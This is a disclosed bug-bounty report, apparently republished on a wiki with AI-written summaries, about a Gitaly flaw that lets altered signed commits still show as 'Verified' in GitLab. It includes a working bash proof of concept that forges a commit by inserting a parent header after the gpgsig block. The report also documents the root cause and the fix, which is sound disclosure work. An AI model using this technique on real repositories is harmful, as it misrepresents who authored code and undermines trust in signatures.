Commit signature validation ignores headers after signature
Gitaly's signature extraction incorrectly includes headers after the gpgsig block in the signed data, allowing an attacker to alter a signed commit (e.g., change author, add parents) while GitLab still marks it as verified. Git itself would consider such a commit to have a bad signature.

GitLab
Originally disclosed on GitLab
- Fixed in 9 months
- Disclosed after 9 months
⚠️ Please read the process on how to fix security issues before starting to work on the issue. Vulnerabilities must be fixed in a security mirror.
HackerOne report #1929929 by lotsofloops on 2023-04-02, assigned to @fvpotvin:
Report | Attachments | How To Reproduce
Report
Summary
Git commits are stored in a text format. For a signed commit, that normally looks like (for the initial commit in a repo without any parents):
tree be0788944df13c5d170e050f2fe178360c3df5a5
author Author Name <[email protected]> 1678388328 -0500
committer Author Name <[email protected]> 1678388328 -0500
gpgsig -----BEGIN PGP SIGNATURE-----

 ...
 -----END PGP SIGNATURE-----

Commit message
All of the lines before the commit message are commit headers. The gpgsig header (gpgsig-sha256 for SHA256 repos) contains a commit signature. The signature is computed on all lines of the commit data, except for the gpgsig lines. All Git implementations place gpgsig at the end of the commit headers. However, Git doesn't consider commits with headers after gpgsig to be invalid, and correctly computes the signature on headers after the gpgsig header.
GitLab reimplements the commit signature verification from Git. Specifically:
- Gitaly implements the logic for extracting the signature and signed data from a commit
- The main GitLab Rails app implements the logic for verifying that the signature is valid for the signed data
This issue is with how Gitaly extracts the signature from a commit. The extractSignatures function in commit_signatures.go assumes that gpgsig is always the last header item, and includes everything after gpgsig in the signature data. So if we take a valid signed commit and add headers after the gpgsig we get a commit like:
tree be0788944df13c5d170e050f2fe178360c3df5a5
author Author Name <[email protected]> 1678388328 -0500
committer Author Name <[email protected]> 1678388328 -0500
gpgsig -----BEGIN PGP SIGNATURE-----

 ...
 -----END PGP SIGNATURE-----
extra header data ignored by Gitaly!

Commit message
The extracted signed data is
tree be0788944df13c5d170e050f2fe178360c3df5a5
author Author Name <[email protected]> 1678388328 -0500
committer Author Name <[email protected]> 1678388328 -0500

Commit message
and the extracted signature is
-----BEGIN PGP SIGNATURE-----

...
-----END PGP SIGNATURE-----
extra header data ignored by Gitaly!
When GitLab later verifies the signature it uses GPGME, which ignores the trailing data after -----END PGP SIGNATURE-----. Since the extracted signed data is the same as with the unaltered commit, this means that we have created a new altered commit that GitLab still considers to be signed. Git itself correctly considers a commit modified in this way to have an invalid signature:
$ git verify-commit [hash]
gpg: Signature made Thu 30 Mar 2023 01:58:48 PM EST
gpg:                using RSA key [key]
gpg: BAD signature from "Author Name <[email protected]>" [unknown]
Side note: it is possible to alter a signed commit and create a new signed commit by adding whitespace to the gpgsig block, and the new altered commit will be considered signed by GitLab and Git. AFAICT this isn't an issue, since it doesn't allow modifying any of the actual commit data.
Steps to reproduce
- Make sure you have a GPG key setup locally and added to your GitLab account
- Create a GitLab project (don't initialize it with a README)
- Create an initial commit using the GPG key
Bash git clone <repo> repo cd repo git commit --allow-empty --gpg-sign -m "Commit message" git push - Allow force pushing on
masterin Settings ➜ Repository ➜ Protected branches ➜ Expand ➜ Unprotect ➜ Unprotect branch - Now you can create a forged commit by running this Bash. This doesn't use the GPG key - you can run this on a different system that has no access to a the GPG key from step 2, and it will still work.
Bash original_hash=$(< .git/refs/heads/master) # create parent for forged commit: git update-ref -d refs/heads/master echo "This file will appear to have been deleted" > delfile.txt git add delfile.txt git commit --no-gpg-sign -m "parent of forged commit" git push -f attack_parent_hash=$(< .git/refs/heads/master) # create forged commit: forged_hash=$(git cat-file commit $original_hash | \ # Add extra line after signature block, before body sed "/^$/i parent $attack_parent_hash" | \ git hash-object -t commit -w --stdin) # set master branch to forged commit git update-ref refs/heads/master $forged_hash git push -f git verify-commit $original_hash # -> Good signature git verify-commit $forged_hash # -> BAD signature (but GitLab considers it to be good) - Look at the new most recent commit on GitLab. It will show as "Verified" (despite Git saying it has a
BAD signature), and in the new forged commit the committer is shown as deleting a file that they did not actually delete.
Impact
One can make these changes to signed commits and still have GitLab considered them signed:
- Change the author name/email/date (if there are multiple author/comitter headers, GitLab uses the last one)
- Change the committer date (but not email, since that must match the email on the GPG key)
- Add additional commit
parents. Since Git computes the commit diff based on the commit parents, you can change the base used to generate the diff.
One can also change the commit encoding and mergetag, but GitLab doesn't use those headers anywhere.
What is the current bug behavior?
extractSignature ends the signature block when it sees an empty line:
if inSignature && !bytes.Equal(line, lineBreak) {
What is the expected correct behavior?
extractSignature ends the signature block when it sees a line that does not begin with a space.
Relevant logs and/or screenshots

Output of checks
This bug happens on GitLab.com
Attachments
Warning: Attachments received through HackerOne, please exercise caution!
How To Reproduce
Please add reproducibility information to this section:
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
How it worked
Root cause
Likely, Gitaly's extractSignatures function assumes the gpgsig header is the last header and includes everything after it in the signature data, but it ends the signature block at the first empty line instead of at the first line not starting with a space, so extra headers after gpgsig are incorrectly included in the signature data and ignored by GPGME.
Impact
An attacker could alter a signed commit (change author name/email/date, committer date, or add parents) and GitLab would still consider it signed, potentially misleading users about the commit's authenticity.
What the attacker needed
A GitLab account; a GPG key added to the account; ability to force push to the branch
The fix
The extractSignature function should end the signature block when it sees a line that does not begin with a space, not at an empty line.
How it was found
- Set up a GPG key and add it to your GitLab account.
- Create a GitLab project without a README.
- Create an initial commit using the GPG key and push it.
- Allow force pushing on the master branch.
- Create a forged commit by adding a parent header after the gpgsig block, without using the GPG key, and force push it.
- Observe that GitLab shows the forged commit as 'Verified' even though Git reports a bad signature.
Explained by bugbounty.wiki with AI from the original and checked against quotes from it; it can still be wrong. Read the original before relying on a detail.
Not written yet. The AI write-up for this report has not been written yet. The Original tab links to the source.
When you sign a Git commit, a cryptographic signature is attached to prove it came from you. GitLab checks this signature to show a 'Verified' badge. The bug is that GitLab's check ignores some extra lines added after the signature, so someone can modify the commit (like changing the author or adding a parent) and GitLab still shows it as verified, even though Git itself would say the signature is bad.
What is Crypto?
Encryption, signatures, randomness or certificate checks that do not protect what they claim to.



